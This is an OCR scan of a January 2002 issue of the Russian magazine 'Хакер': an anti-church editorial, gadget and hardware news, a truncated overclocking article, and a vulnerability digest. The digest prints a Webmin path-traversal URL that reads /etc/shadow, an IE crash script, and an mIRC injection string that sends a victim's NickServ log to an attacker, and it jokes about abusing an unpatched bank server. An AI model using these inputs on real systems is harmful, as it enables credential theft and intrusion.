

ЖУРНАЛ КОМПЬЮТЕРНЫХ ХУЛИГАНОВ
ХАКЕР
ver 01.02 (37)
WWW.XAKEP.RU
Разгоним
все!
от проца до видюхи
ХРестоматия XP
новые фичи
и твикинг WinXP
Свой BNC
на хостинге
как установить
и настроить
AiboPet: интервью
с робо-хакером
Хакинг робо-собаки Aibo
Потребительская
корзина хакеров
дырки большинства
Online-магазинов
Оперируем Асю
хардкорный твикинг ICQ
10 ЛЕТ 2002
(game)land



Для заметок

Я ненавижу церковь. Терпеть не могу священников. Меня бесят храмы. Я раздражаюсь, когда слышу о пожертвованиях церквям. Мне не нравится, когда вся страна празднует Рождество. Меня бесят толпы, носящие кресты на шеях. Зачем все это? Кто сказал, что крест должен быть золотым? Кто вообще придумал строить храмы? Кто решил, что людям нужны стены, чтобы общаться с Богом?

Посмотри вокруг, оглянись на всю эту религию. Что ты увидишь? Церкви, с золотыми куполами, с иконами из золота, ломящиеся от богатства. Скажи мне, если я хочу помолится Богу, какая для меня разница где это делать: в деревянной церквушке с одной иконой, в углу комнаты перед пустой стеной или в золотом храме перед инкрустированным брильянтами распятьем? Что, Бог лучше слышит через золотой рупор? Или может только в роскоши я могу уверовать полностью? Или это такой вид рекламы, типа «зайдите к нам и уверуйте, видите как у нас все клево»? А может все проще? Может это просто психологический ход: я бедный, пришел в шикарное помещение, меня никто не выгоняет, да еще и говорят «чувствуй себя как дома»? Я расслабился, доволен, готов к восприятию лапши. Теперь мне можно сказать, что вся моя жизнь должна быть направлена на служение Господу, а чтобы я подтвердил свое согласие, я должен пожертвовать какую-нибудь сумму. Ничего не напоминает? Мир не меняется в одночасье, все происходит постепенно. Сначала мы закрываем глаза на постулаты, затем вводим новые правила, затем принимаем их за единственно истинные, затем по ним живем.

Меня так смешит сегодняшнее положение вещей. Я просто катаюсь по полу от смеха, когда вижу как какой-нибудь Отец Вася едет освящать завод по переработке плутония. Или, что еще хуже, новую машину олигарха. И это ты называешь верой? И этих людей ты называешь посланниками Божьими? Это им нужно исповедоваться, рассказывать о своих грехах? Это они дадут тебе советы как жить благочестиво? Чем они отличаются от сегодняшних бизнесменов? Люди, которые отпустят тебе любой смертных грех за пачку зелени не имеют право носить сан. Знаешь почему на Руси монастыри были такие богатые? А потому что отдать все материальное и тем самым распрощаться с мирской жизнью - это условие принятия в монастырь. Отличный вид бизнеса! Где на него выдают лицензии и сколько они стоят? Я смеюсь во весь голос, когда вижу толпы людей, поздравляющих друг друга на Пасху. Они все верующие? Я умираю, когда вижу ювелирные магазины набитые крестами по полкилограмма. Столько весит вера?

Я не призываю тебя идти бить морду священникам, либо возглавить демонстрацию «Бога нет!» Я просто хочу, чтобы ты понял: у любой монетки есть и обратная сторона. И чтобы тебе не внушали – не слушай. Все, что принуждает тебя, словами или рекламой - твоя тюрьма. Свобода - это только твои собственные желания. То, что хочешь именно ты, а не твои родители, учителя, начальник или президент. Старайся не попадать ни под чье влияние, а советоваться с собой, делать так как ТЫ считаешь правильным. Это твоя жизнь и ты ее хозяин. Не позволяй себя троянить.

SINtez, гл. редактор][

/Братская могила/

/Редакция

самый главный редактор
Сергей “SINtez” Покровский
(sintez@real.xakep.ru)
самый ударный редактор
Михаил “Centner” Михин
(centner@real.xakep.ru)
самый геймерский редактор
Александр “2poisonS” Сидоровский
(2poisonS@real.xakep.ru)
самый железный редактор
Константин “p0r0h” Буряков
(p0r0h@real.xakep.ru)
корректор
Виталий Петрович
(vp@gameland.ru)

/Art

KROt (kerel2@cityline.ru)
Евгений Чарский
Роман Фофанов
Рита Журавлёва
Алик Вайнер (Jmurik)
(alik@real.xakep.ru)

/Реклама

руководитель отдела
Игорь Пискунов
(igor@gameland.ru)
менеджеры отдела
Алексей Анисимов
(anisimov@gameland.ru)
Басова Ольга
(olga@gameland.ru)
Крымова Виктория
(vika@gameland.ru)
тел.: (095) 229.43.67
(095) 229.28.32
факс: (095) 924.96.94

/PR

PR менеджер
Губарь Яна
(yana@gameland.ru)

/Оптовая продажа

руководитель отдела
Владимир Смирнов
(vladimir@gameland.ru)
менеджеры отдела
Андрей Степанов
(andrey@gameland.ru)
Самвел Анташян
(samvel@gameland.ru)
тел.: (095) 292.39.08
(095) 292.54.63
факс: (095) 924.96.94

/PUBLISHING

учредитель и издатель
ЗАО “Гейм Лэнд”
директор
Дмитрий Агарунов
(dmitri@gameland.ru)
финансовый директор
Борис Скворцов
(boris@gameland.ru)

Служба безопасности и связь с правоохранительными органами
Игорь Акчурин
Глеб Маслов

Для писем
101000, Москва,
Главпочтамт,
а/я 652, Хакер
http://www.xakep.ru
magazine@xakep.ru

Отпечатано в типографии «**ScanWeb**», Финляндия

Зарегистрировано в Министерстве Российской Федерации по делам печати, телерадиовещанию и средствам массовых коммуникаций
ПИ № 77-1905
от 15 марта 2000 г.

Тираж **57 000** экземпляров.
Цена договорная.


АКТИВНОСТЬ


WARNING!!!
Редакция напоминает, что вся информация, которую мы предоставляем, рассчитана прежде всего на то, чтобы указать различным компаниям и организациям на их ошибки в системах безопасности.
троян был здесь

!!! Алекс Целых (News@real.xakep.ru)

/Пожиратель мух/

В низинах американского штата Каролина цветет самое агрессивное плотоядное растение в мире - "венерина мухоловка". Яркой расцветкой и запахом она привлекает к себе насекомых, а потом захлопывается как раковина устрицы. Компания Aladdin Innovations выпустила в продажу хай-тек вариант этой хищницы - устройство Fly Catcher. Контейнер со специальными "духами" испускает сладкий манящий запах. Одурманенная букашка забирается цветку в пасть. В этот самый момент он сжимает челюсти, оставляя от бедного животного одно кровавое месиво. Затем устройство имитирует довольную отрыжку. А уже через секунду поджидает новую жертву. В комплект заботливо включена щеточка для чистки "зубов". Батарейки хватает на 3 месяца непрерывной работы. Новинка продается в Интернете за 29 долларов.



/Чтобы пальцы лучше гнулись/

Кривые пальцы - верный признак чрезмерного увлечения компьютером (или непомерной крутизны - это у кого как). Теперь все желающие смогут приобрести позолоченный тренажер для "распальцовки", причем в прямом смысле этого слова. Американская компания FingerWeights (www.fingerweight.com) разработала специальный комплекс физических упражнений для непослушной пятерни. На каждый палец цепляется кольцо-гирька из цинка с позолотой. Объем кольца регулируется, так что гирька не слетает с пальца. Варьируя вес, можно давать полезную нагрузку 5, 10 или 15 граммов. С гантелями на пальцах даже работа за компьютером начинает укреплять мышцы и сухожилия, тренировать мышечную память. FingerWeights предупреждает артриты и туннельный запястный синдром - распространенные среди компьютерщиков заболевания. Устройство также показано спортсменам и тем, кто восстанавливается после травм (мы-то знаем, кому оно "показано" на самом деле). Комплект гирек для одной руки стоит 55 долларов.

/Бутерброд на замке/

Вундеркинд из Новой Зеландии поставил мамин бутерброд на сигнализацию. Как пояснил двенадцатилетний Ник Джеймс, кто-то постоянно тырил его школьный завтрак. Парня это жутко бесило. Тогда он воткнул в пакет из-под сока миниатюрный радиопередатчик и плотно замкнул контакты. Затем настроил стереоплеер на нужную частоту и ушел в нирвану. Последнее время парень ломает голову над новой проблемой - как уберечь завтрак, отвечая у доски.



/Снегоочиститель/

На дворе зима. Сугробы - под окна, а тебе бежать за пивом для всей тусовки. Хорошо, если под рукой новое устройство для расчистки снега - электрическая лопата от компании Toro (www.toro.com). Представь зимний релиз сумасшедшей газонокосилки. Ширина полотна - 30 см, за раз вгрызается в сугроб на 10 см. Дальность выброса снега - 5 метров. Поберегись! Без всяких усилий с твоей стороны способна перелопатить 90 килограммов снега в минуту. Мышцы не подкачаешь, зато спина будет целой. Уже в продаже всего за 110 буказоидов.

/Читай лежа/

Любишь полистать Хакер лежа? Компания Hammacher Schlemmer (www.hammacher.com) продвигает очки для чтения под прямым углом. Нацепив их на нос, можно удобно расположиться на диване, расслабить шею и смотреть в потолок. Призмы искривят и сфокусируют твой взгляд таким образом, что он все равно упрется в печатный текст. Еще с такими очками хорошо глядеть под ноги во время прогулки. Мне девайс чем-то напомнил старый как мир способ заглянуть под юбку соседке по парте: к носку ботинка приматывают крошечное зеркальце и осторожно двигают ногу в сторону цели. Хай-тек очки можно купить в Интернете за 40 долларов.

/Духи хай-тек/

Скоро твоя девушка будет пахнуть микросхемами и паленой пластмассой. Такие странные духи разрабатывает парфюмерная компания Coty (www.coty.com). Идею аромата подсказала блаженная улыбка на лицах тех, кто распечатывает коробку с новым компьютером. Раз этот запах дарит ощущение счастья, почему не использовать его для привлечения сильного пола? Сначала в лаборатории подогрели кусочек полиэстера, запомнив запах статического электричества. Потом зафиксировали запах свежекупленного "железа". Адскую смесь разбавили традиционными ароматами лесного ореха, магнолии, лакрицы, ноготков и миндаля. Результат упаковали в 5 тысяч голубых бутылочек, которые вот-вот поступят в продажу. Духи "001Coty" стоят 100 долларов за флакон, и купить их можно только в Интернете.

/Тайна "золотого ключика"/

Раскрыт секрет Ginger, таинственного изобретения, якобы сравнимого по значимости с появлением персонального компьютера. Слухи о нем ходили больше года. Изобретение должно было перевернуть мир: улучшить экологию, снизить уровень смертности и очистить воздух, которым дышат жители мегаполисов. Корифеи бизнеса инвестировали миллионы долларов и предрекали проекту феноменальный успех. Однако никто из видевших Ginger не раскрывал его тайны. Наконец занавес пал. Самой близкой к истине оказалась догадка о новом средстве передвижения. Маленький мальчик, увидев Ginger, описал его как "круг с палкой, на который можно встать, и он отвезет тебя в школу." У "пылесоса с ручкой" (www.segway.com) нет тормозов, он рассчитан на одного человека и развивает скорость до 20 км/ч. В основу работы положен принцип гироскопа: система всегда находится в равновесии. Упасть, говорят, невозможно. Чтобы поменять направление и скорость движения, достаточно наклониться в нужную сторону и крепко держаться за руль. Энергию устройство потребляет от аккумулятора, на 5 центов в день. Бета-тестерами станет правительство США, которое закупает большую партию самокатов для почтальонов и инспекторов национальных парков. Рядовым пользователям Ginger пока не по карману - около 3 тысяч "вечнозеленых".

NEXT

/Игры самоделки/

Каждый геймер видит в играх какие-нибудь недостатки. Баги, критическое искривление рук, отсутствие мозгов и прочие достоинства разработчиков осуждаются постоянно. Хватит! Если ты такой крутой, то почему бы тебе не сделать игру самому? Тем более, что все возможности теперь у тебя есть. Тебе не нужно быть мега-кодером или художником, нужно только знать основы языка BASIC и иметь фантазию. Обо всем остальном позаботилась компания «МедиаХауз», которая выпустила уникальную программу DarkBASIC, позволяющую создавать реальные 3D-игры всем желающим. Любой жанр: RPG, симулятор, стратегия, стрелялка. Поддержка MP2/MP3, MIDI, AVI и 3D звуковых эффектов. Сеть, рули и джойстики с отдачей, все графические форматы. Все это уже есть и все это уже можно использовать в своих, собственных играх.

/Лого ХАКЕР на твоей мобайле!/

Наконец-то мы сделали это! Теперь ты можешь поставить на свой телефон логотип нашего журнала. Для этого тебе нужно быть абонентом БиЛайн, иметь телефон Nokia с большим экраном и зайти на сайт БиОнлайн в раздел логотипов (www.beeonline.ru/logos). Скачивай и юзай!

!!! Алекс Целых (News@real.xakep.ru)

/Скалолазка моя/

Карабкаться по отвесной стене - удел самых смелых. Забавные существа, придуманные в компании Action Products (www.apii.com), обожают этот трюк. Семейство роботов Climb@Tron имеет по четыре присоски, с помощью которых легко взбирается на гладкие стены, стекла и мебель. Надежные вакуумные отсосы не позволяют роботам упасть. Столкнувшись с препятствием, они деловито дают задний ход. Каждый персонаж серии имеет свой неповторимый шарм. "Брайнизорд" шевелит мозговой извилиной, "валлигатор" двигает глазами, а "вертибаг" - сканирующей антенной. Всего 15 долларов за чудо.

/Сонная лощина/

В лабораториях Philips (www.design.philips.com) кипит работа над "сонной лощиной" для спален будущего. Речь идет о новом "волшебном фонаре", проецирующем изображения на потолок. Вместо четырех угрюмых стен вдруг начинают плыть облака, встает солнце, набегает морская волна. В такой обстановке куда приятнее засыпать, смотреть сны, вставать и заниматься прочими постельными удовольствиями. Изображения загружаются из базы данных в Интернете. Чтобы поменять тему, нужно переложить специальный "камешек" из одного кармана кровати в другой. В качестве темы можно представить свой текст или рисунки, засунув листок в проектор. Ну а самый необычный способ манипуляции изображением - поменять позу во время сна. Для разнообразия картинок разработчики рекомендуют брать в постель партнера. Вдвоем появляется возможность сыграть в пинг-понг. Перетягивая на себя пододеяльник, партнеры контролируют движения виртуальных ракеток.



/Завтрак мусорщика/



Канадская компания Original Vermitech Systems (www.vermitechsystems.com) поставляет живые мусоросборники. Баки для отходов наполовину заполнены красными и тигровыми червями. Оказывается, эти беспозвоночные охотно питаются мусором. Любимым деликатесом для них являются трава и опавшие листья, картон, бумага, а также остатки пищи, за исключением мяса и рыбы. Все это предварительно перемалывается при помощи специального шреддера, а затем в лучшем виде подается на обед. Колония из 100 тысяч червей способна переработать до 60 килограммов мусора в сутки. На выходе получается органическая масса без неприятного запаха, которую используют в качестве великолепного удобрения для подкормки растений. Устройство сверхэкономично: популяция червей поддерживает свою численность самостоятельно - если, конечно, их регулярно кормить. На вопрос, что случится, если черви захотят на волю, создатели аппарата спокойно отвечают: "Не захотят. Они предпочитают сидеть в темноте и боятся света." Ночью пристанища голодных монстров освещаются прожекторами.

/Покупатели из космоса/

Декабрь был ознаменован событием из ряда вон выходящим. Наши космонавты Владимир Дежуров и Михаил Тюрин с борта Международной космической станции (МКС) впервые в истории при помощи кредитки оплатили доставку цветов и подарков своим родным и близким на Земле. Ошалевшие от счастья пилоты сообщили буквально следующее: "Мы надеемся, что совершение покупок из космоса станет доброй традицией для экипажей МКС и поможет сделать жизнь космонавтов на орбите более похожей на привычную земную жизнь". Как известно, в космосе даже алкоголь отмеряют пипетками. К первым межпланетным платежам приложила руку система CyberPlat.



/Пинок под зад/

Корейская компания Taff System (www.taffsystem.com) придумала игровые автоматы для садистов всех возрастов. Boong-Ga Boong-Ga - это большой железный ящик, откуда торчит обтянутый джинсами зад. Игрок получает предложение, от которого отказаться невозможно, - хорошенько отшлепать людей, что сильно его достали. На выбор 8 персонажей: бывшая подружка, бывший парень, гангстер, старатель, шлюха, теща, растлитель малолетних и мошенник. Над задом висит монитор с физиономией жертвы. При каждом ударе бейсбольной биты лицо корчит гримасу, что должно снимать стресс и помогать расслабиться. Автомат оценивает силу ударов и в конце выдает распечатку "сексуального поведения". Ах ты маленький извращенец!

!!! SideX (sidex@real.xakep.ru)

D.o.S IE refresh'ем

BT id 3730
Класс: ошибка обработки особенных условий
Тип эксплойтинга: удаленный
Уязвимый продукт: MS IE 5.5-6.0 (включая все доступные SP)
Автор: Tom Micklivitch h_bugtraq@yahoo.com
Дата: 21.12.01

Злобный владелец сайта может создать пагу, которая при посещении IE-юзером будет сокрушать его любимый браузер. Реализуется все с простой исходников пареной репы :). Просто забивается Java-скрипт, заточенный на повторяющееся обновление с 'self.location=self.location'. Эксплорер как увидит это - сразу обвалится и вернется к нормальному существованию только после перезапуска.

Проблемы с директориями Webmin'a

BT id 3698
Класс: ошибка ввода
Тип эксплойтинга: удаленный
Уязвимый продукт: Webmin Webmin 0.91 (http://www.webmin.com/webmin/)
Автор: A. Ramos aramos@aramos-test.prisacom.int
Дата 17.12.2001

Когда админ-приятель установил на свой сервер Webmin'a, общие знакомые заподозрили идею запуска free shell hosting'а в этом шаге - уж очень часто ломалась эта оболочка. Да и редко встретишь профессионального adm, кто бы пользовался шнягами типа Вебмина... Для не ведавших доныне сути дырявой проги поясню, что Webmin - web-базированный интерфейс для администрирования *nix'a. Используя любой браузер, поддерживающий таблички и формы, можно модифицировать (создавать/удалять) юзерские аккаунты, мутить Apache, DNS, расшаривать файлы и т.д. Обычно Webmin успешно принимается всеми клонами *nix.
Баг начинается при неадекватной фильтрации последовательности "../" при веб-запросах, позволяющей реализовать атаку. Кроме того, если через Webmin можно совершать ряд серьезных настроек, он будет требовать root-привилегий в администрируемой *nix-системе. А там где r00t, там и полный доступ. Полный доступ к файлам системы, заряженной уязвимым софтом от Webmin'a. Также предположительно возможно редактирование файлов системы и их замена. Финальный результат - захват r00t привилегий. Эксплойта не нужно, просто забивается http://www.domain.com:10000/servers/link.cgi/1008341480/init/edit_action.cgi?0+../../../../../etc/shadow. Баг правится в течение 30 секунд редактированием edit_action.cgi, код по адресу в BT. На сайте же проги, в момент постинга нашего багтрека, все еще покоилась дырявая 0.91 версия...



Слабость крипто в Mandrake

BT id 3683
Класс: ошибка конфигурации
Тип эксплойтинга: локальный
Уязвимый продукт: MandrakeSoft Linux Mandrake 8.1 (http://www.linux-mandrake.com/ru/)
Автор: Mandrake Security Advisory
Дата: 12.12.2001

Не секрет, что passwd - стандартная Unix-утилита для изменения пользовательского пароля в системе. PAM является модульной системой для реализации различных методов идентификации и используется passwd'ом в текущем дистрибутиве Mandrake Linux. В некоторых поставках Мандрака pam-файлы, используемые passwd, не включают поддержку md5-шифрования. После завершения процесса инсталляции все изменения паролей или пароль вновь создаваемых аккаунтов не будут иметь md5-шифрования. Результат - закрепление уровня безопасности ниже ожидаемого...

Мелкие пакости Neo-Ra Trion

Класс: ошибка проверки корректности
Тип эксплойтинга: удаленный
Уязвимый продукт: Neo-Ra Trion v 1.0 (www.neora.ru)
Автор: Unknow Haqsaz Grupp
Дата: 9.12.2001

Сложно найти более неблагодарное занятие, чем написание irc-скриптов (особенно под win-клиенты): чайник не оценит тебя $, т.к. все скрипты подобного рода бесплатны, а профессионал сразу отметит примитивность данного занятия. Но находятся люди, целые группы людей, кто лепит скрипты и плугины под mIRC. Наиболее известная группировка мирк-скриптеров в RU - NeoRa. Неизвестная харгрупла забросила увесистый камень в их огород...
Модифицированный Trion'ом mIRC сохраняет по умолчанию топики со всех посещенных каналов в topics.txt, а все обращения к nickserv - в nickserv.txt, соответственно. Проблема прячется в отсутствии проверки входящих данных на корректность. Нашедшие баг заявили, что наиболее эффективно клиент эксплойтится занесенной в topic канала фразой «} /server» (пробел) - вошедшие юзеры Trion'a будут моментально перекинуты на другой irc-сервис исполненной командой /server. По собственному же опыту пребывания на DALnet, замечу, что лично при мне было похищено более 5 ников путем занесения в quit-message " } /dcc send твой_ник $mircdir\texts\nickserv.txt". В результате жертва отсылала по dcc свой ns-лог атакующему. Замечу, что был использован quit, т.к. далеко не у всех есть статусы (@) на многолюдных каналах, где пасутся юзеры дырявых скриптов ;). Баг более чем детский и забавный. В то же время он поддерживает нашего производителя: россияне лепят дыру, россияне же его находят.

линия отреза

линия отреза

Формат строчная уязвимость в C Runtime библиотеке MS Windows

BT id 3732
Класс: ошибка идентификации вводимых данных
Тип эксплойтинга: неизвестен
Уязвимый продукт: все NT-семейство WIN: от NT4.0 до XP, на всех SP
Автор: Chris Anley @Stake
Дата: 20.12.01

Когда в BT попадает известный продукт по профилю эксплойтинга remote с подсказкой насчет root (adm) compromise, случается множество больших и маленьких взломов… За примерами далеко ходить не надо. Хотя в основном случаются менее счастливые сообщения на SecurityFocus, которые на первый взгляд похожи на сотни других, мало полезных. На второй взгляд замечаешь, что по шаблону бага можно находить кучу других. Неизвестно, насколько плодотворно разовьется формат строчная бага в C Runtime, но уже сейчас можно делать смелые предположения, ведь носитель дыры используется практически во всех скомпилированных из C и C++ программ. Т.е. библиотеку можно проэксплойтить через программы, работающие с нею.

Изначально предполагалось, что уязвимость актуальна только для Microsoft SQL Server и позволяет устроить D.o.S/выполнить код в системе. При тестировании же выполнить код не получилось, реализовался лишь D.o.S. Заплатка для «Скуля» уже доступна на microsoft.com/technet/security.

Ждем новых багов на базе обозначенного и официального патча от MS.

Переполнение буфера в forms.exe пакета ValiCert Enterprise Validation Authority

BT id 3636
Класс: ошибка смежных условий
Тип эксплойтинга: удаленный
Уязвимый продукт: Valicert Enterprise Validation Authority 3.3 (http://www.valicert.com)
Автор: Anarchy 2K01 advisories@nmrc.org
Дата: 04.12.01

Декабрь оказался предельно интересным по части свежих багов как в стиле “rite n0w”, так и имеющих перспективу роста вроде предыдущего. На общем благотворном фоне предложенный продукт меркнет и заслуживает места здесь исключительно потому, что используется при проведении финансовых операций рядом серьезных отцов вроде Credit Suisse Bank. Наличие подобных юзеров системы наводит на мысль о том, что баг изначально был куплен за $, а после проведения глобального фрауда был тиражирован неизвестным эдвайзором.

ValiCert Enterprise Validation Authority включает в поставку сервер администрирования, к которому можно получить доступ через веб-интерфейс. CGI функционирование обеспечивается скриптом forms.exe. Данный скрипт доступен на 13333 порту в дефолтовой инсталляции. В forms’е отмечено, каким образом сервер реагирует на идентификационные запросы. Если задать супердлинную строку параметров к функции ‘exitTime’, случится переполнение буфера, что сможет переполнить стэк и, возможно, выполнить произвольный код. В твоем онлайн банке случайно не осталось старой версии ValiCert’а? :) Если там думающие дяди, то они уже стянули заплаты с официального сайта. Если нет, то можно пополнить баланс своего и моего мобильного ;).

линия отреза



В номере:


ЯНВАРЬ 2002
№37



БЕСПЛАТНАЯ ЕЖЕМЕСЯЧНАЯ ГАЗЕТА

21” моники в массы?

Хорошо известная компания ViewSonic выпустила 21-дюймовый монитор E220 с размером точки 0.22 мм и максимальным разрешением 1600x1200.



Естественно, имеется гарантия на три года, а также антибликовое и антистатическое покрытие. Но вся фишка не в этом. Цена этой модели - всего 575 буказоидов. Да, такая махина будет занимать чуть ли не все место на рабочем столе, но все же это ощутимый удар по позициям быстро набирающих популярность ЖК-моников.

Внешний DVD/CD-RW

Имя новинки - DW-285PU. Породила ее компания TEAC, обещавшая своему новому детищу большую популярность.



И полюбить новинку есть за что: скоростная формула - 8/8/8/32, емкость буфера - 2 Мб (а защищается он во время записи по фирменной технологии JustLink), время доступа CD-ROM - 85 мс, а DVD-ROM - 110 мс. Габариты DW-285PU - 138x185x23 мм при весе в 420 граммов.
Ожидаемая стоимость DW-285PU - около 270 вечнозеленых.

Подарок для меломана

Им вполне может стать MP3 плейер Treo 10 от e.Digital. В новинку встроен 10 Гб жесткий диск 2.5” IBM Travelstar, цифровой процессор Texas Instruments и LCD дисплей с подсветкой.
Treo 10 поддерживает воспроизведение как MP3, так и WMA композиций. Плейер достаточно компактный (12x8x2см), позволяет заливать новые прошивки и имеет пятиполосный эквалайзер с 5-ю стандартными предустановками и возможность ручной настройки. Также,



кроме самого плейера, в комплекте можно найти уши Koss, адаптер сети (служащий еще для подзарядки батарей), USB кабель для связи с ПК, чехол для переноски, литий-ионный аккумулятор (его хватает до 6 часов без перезарядки) и разнообразный софт. Жаль только, о цене пока достоверной информации нет, но ожидается, что она не превысит 200 буказоидов.

Броня для КПК

Компания Otter Products выпустила специальный чехол Heavy Armor 2000 для пользователей карманных ПК.
Эта приблуда позволяет пользоваться карманным компьютером практически в любых погодных условиях. А для того, чтобы с КПК можно было работать достаточно комфортно, в Heavy



Armor 2000 имеется специальное прозрачное окно, сквозь которое можно даже вводить данные при помощи стило. Также радует и то, что чехол позволяет пользоваться практически всеми моделями КПК. Стоит же эта новинка около 70$, а за 10 баксов можно дополнительно прикупить ремешок и за 25$ - клипсу для ношения на ремне.

Новое оружие квакера


Компания RotoKiller выпустила оригинального грызуна с названием RTR-720. Эта мышь обладает чувствительностью 968dpi и имеет пять программируемых кнопок, а также очень маленький вес - всего 85 граммов. Большим плюсом этого хвостатого друга является высокая точность работы оптического механизма и отсутствие так называемых “запаздываний” при отрыве мышки от рабочей поверхности и переносе над ковриком (в брюшке имеется датчик, который отслеживает движение мыши в пространстве). На-



стройка же мышонка не доставит никаких проблем - фирменный софт прекрасно работает с мастдаевскими окошками, а подключается грызун через USB (в комплекте имеется и PS/2 переходник). В общем, этот девайсик точно придется по душе любителям и особенно профессионалам сетевых сражений.

Приблуда для кулера

Тайваньская компания Titan Computer представила необычный девайс TTC-ALC2, который устанавливается в разрыв соединения “питание-кулер” и может подавать звуковую сигнализацию в случае остановки вентилятора, а также снижать напряжение питания кулера со стандартных 12 В до 10.6 В и 9.2 В. Данные будут весьма полезны многочисленным оверклокерам и просто юзверям, переживающим за жизнь своего камня. Ну а понижение питания позволит существенно снизить надоедливый шум от слишком свое-



нравных кулеров. Вот только цена, сравнимая со стоимостью хорошего кулера, несколько смазывает общее впечатление.

Duron на 1.2 ГГц заказывали?..

Тогда получите! Камнестроительная компания AMD начала продажу своих “бюджетных” процессоров Duron с тактовой частотой 1.2 ГГц. Как и два его предшественника с частотами 1.1 ГГц и 1 ГГц, новый камень основан на 0.18 мкм ядре Morgan. Официальная цена на Duron 1.2 ГГц установлена в точности такой же, как на Intel Celeron 1.2 ГГц - 103$ в партиях от 1000 штук. А цены на прошлые модели пока оставлены без изменения - за Duron на 1.1 ГГц просят 89$, а 1 ГГц - 74$. Но, к радости юзверей, на прилавках магазинов цены на них даже меньше, чем в официальном прайс-листе. Итак, кто хочет 1.2 ГГц всего за 100$;)?

MP3/CD плейер от iRiver

Корейская фирма iRiver представила MP3 проигрыватель третьего поколения iRiver 3 Slim-X
с очень привлекательными характеристиками:
Толщина 16,7 мм, вес 180 г;
Встроенный FM-тюнер;
Антишоковая защита: в режиме CD-DA - до 3 мин, в режиме MP3 - до 8 мин;
Поддержка MP3, WMA, ASF (в будущем поддержка MP3Pro, AAC, Vorbis);

Поддержка плей-листов от Winamp'a$;
LCD экран;
Пульт ДУ;
23 (!) часа работы на "пальчиковых"(AA) батарейках.
Впечатляет? А если еще учесть, что цена будет всего лишь около 200 зеленых рублей, то этот MP3/CD плейер ждет светлое будущее.

Кулер для мамки

Любимая оверклокерами компания Thermaltake стремится охладить все что только нагревается. Теперь прохладная жизнь может быть гарантирована и чипсету материнской платы, т.к. Thermaltake предлагает проапгрейдить штатный радиатор на их новый девайс, который, к тому же, позволит достичь лучших результатов



при оверклокинге (особенно при использовании материнских плат на чипсете Intel 845).
Кулер называется TIGER 1. Размеры его составляют 40x40x43 мм (высота вентилятора около 20 мм). А подшипники скольжения и скорость вращения на 5000RPM при уровне шума в 23 дБ говорят о хорошем исполнении этой новинки.

2,1-мегапиксельная цифровушка

Компания Minox представила свою 2,1-мегапиксельную модель цифровой камеры Minox DC 2111, пришедшую на смену DC 1311.
Цифровуха предназначена для нижнего сектора рынка, но имеет достаточно приличные характеристики:
Фиксированное фокусное расстояние (F2.8);
2.1-мегапиксельная 1/2,7" CCD матрица;
Оптический видоискатель;



LCD дисплей;
USB интерфейс;
Питание от четырех батарей формфактора AA
Цена же особо не кусается и составляет всего 250 бакинских.

Продвинутый сканер от EPSON

EPSON выпустил в продажу свою последнюю модель сканера Perfection 2450 с оптическим разрешением 2400x4800 (!), матрицей CCD, максимальной областью сканирования в 216x297 мм, 48-битной глубиной цвета и интерфейсами USB 2.0, а также IEEE1394 (Firewire).



Сканер может поставляться в комплекте со слайд-адаптером. Стоит же он приемлемо (450$) для модели почти профессионального уровня, поэтому вполне может придтись по вкусу как фотохудожникам, так и продвинутым юзверям.

17-дюймовый ЖК-моник

LCD-дисплеи становятся все популярнее, но на цене это сказывается только положительно.
Новый 17-дюймовый моник AS4314UT от IIYAMA тому свидетель.



Он имеет максимальное разрешение 1280 x 1024, шаг точки 0,264 мм, максимальную яркость 250 кд/кв. м, контрастность - 400:1, угол обзора - 65 градусов по вертикали и 75 по горизонтали, частоту горизонтальной развертки от 24 кГц - 80 кГц, вертикальной - 56 Гц - 75 Гц, время отклика - 40 мс. Размеры монитора - 407x173x434 мм, вес - 5,8 кг. Но самое главное - это цена в 550 грин! Неплохо для ЖК семнашки...

РАЗГОНИМ ВСЕ!

p0r0h
(p0r0h@real.xakep.ru)



Может, это кому-нибудь и не нравится, но мы-то с тобой понимаем, что наступило самое благоприятное время для полного разгона и оптимизации всей системы. Еще бы! За компом времени уходит немало, поэтому не использовать его на полную катушку было бы крайне нерационально. Ведь, приложив небольшие усилия, можно на 30-50% повысить производительность твоей тачки. Заманчиво? Тогда начинаем…

Охлаждаем

Золотое правило оверклокинга заключается в том, чтобы прежде чем что-то разгонять, нужно позаботиться о достаточно хорошем охлаждении подопытного девайса. А где у тебя расположено все железо? Правильно, в системнике. Корпус, обеспечивающий нормальное функционирование системы в целом, является дополнительным гарантом успешного оверклокинга всех девайсов, какие только можно разогнать. Поэтому лучше заранее позаботиться о дополнительном охлаждении системного блока, установив дополнительный вентилятор. Как правило, хороший корпус имеет два посадочных места под вентиляторы (одно внизу на вдув воздуха - чтобы обеспечить поступление холодного воздуха, а второе под блоком питания - для удаления теплого воздуха), но очень часто производители "забывают" поставить второй кулер, поэтому тебе придется купить и установить его самостоятельно.

А если у тебя вообще нет "башни" (в хорошем смысле ;)) или есть, но она не может обеспечивать нормальное охлаждение, и энергетические характеристики у БП слабоваты (рекомендуемая мощность блока питания для систем с современными камушками - от 230 Ватт и выше), то лучше сразу приобрести хороший "десктоп" и "тауэр" и позаботиться о его хорошем охлаждении, но так как "брендовые" модели с достаточно мощным БП (от 250 Ватт) стоят довольно дорого (порядка 70-100$), то лучшим вариантом будет купить их по отдельности (если ты только не богатенький Буратино :). Дело в том, что большинство корпусов по приемлемой цене снабжены достаточно слабеньким БП мощностью 200-230 Ватт. Столь скудные энергетические характеристики не годятся для нормальной работы разогнанной системы (а иногда и без разгона), поэтому имеет смысл продать слабенький БП и купить более мощный, начиная от 250 Ватт. Покупка "башни" и блока питания по отдельности обойдется гораздо дешевле, чем нежели просто купить, хоть и качественный, но более дорогой фирменный "десктоп" и "тауэр". А если своими руками довести корпус до ума, то будет совсем все шоколадно. Помимо дополнительных кулеров нужно позаботиться о том, чтобы на пути воздушных потоков не было никаких кабелей и шлейфов.

Если же заметишь свободно болтающиеся концы (наде-

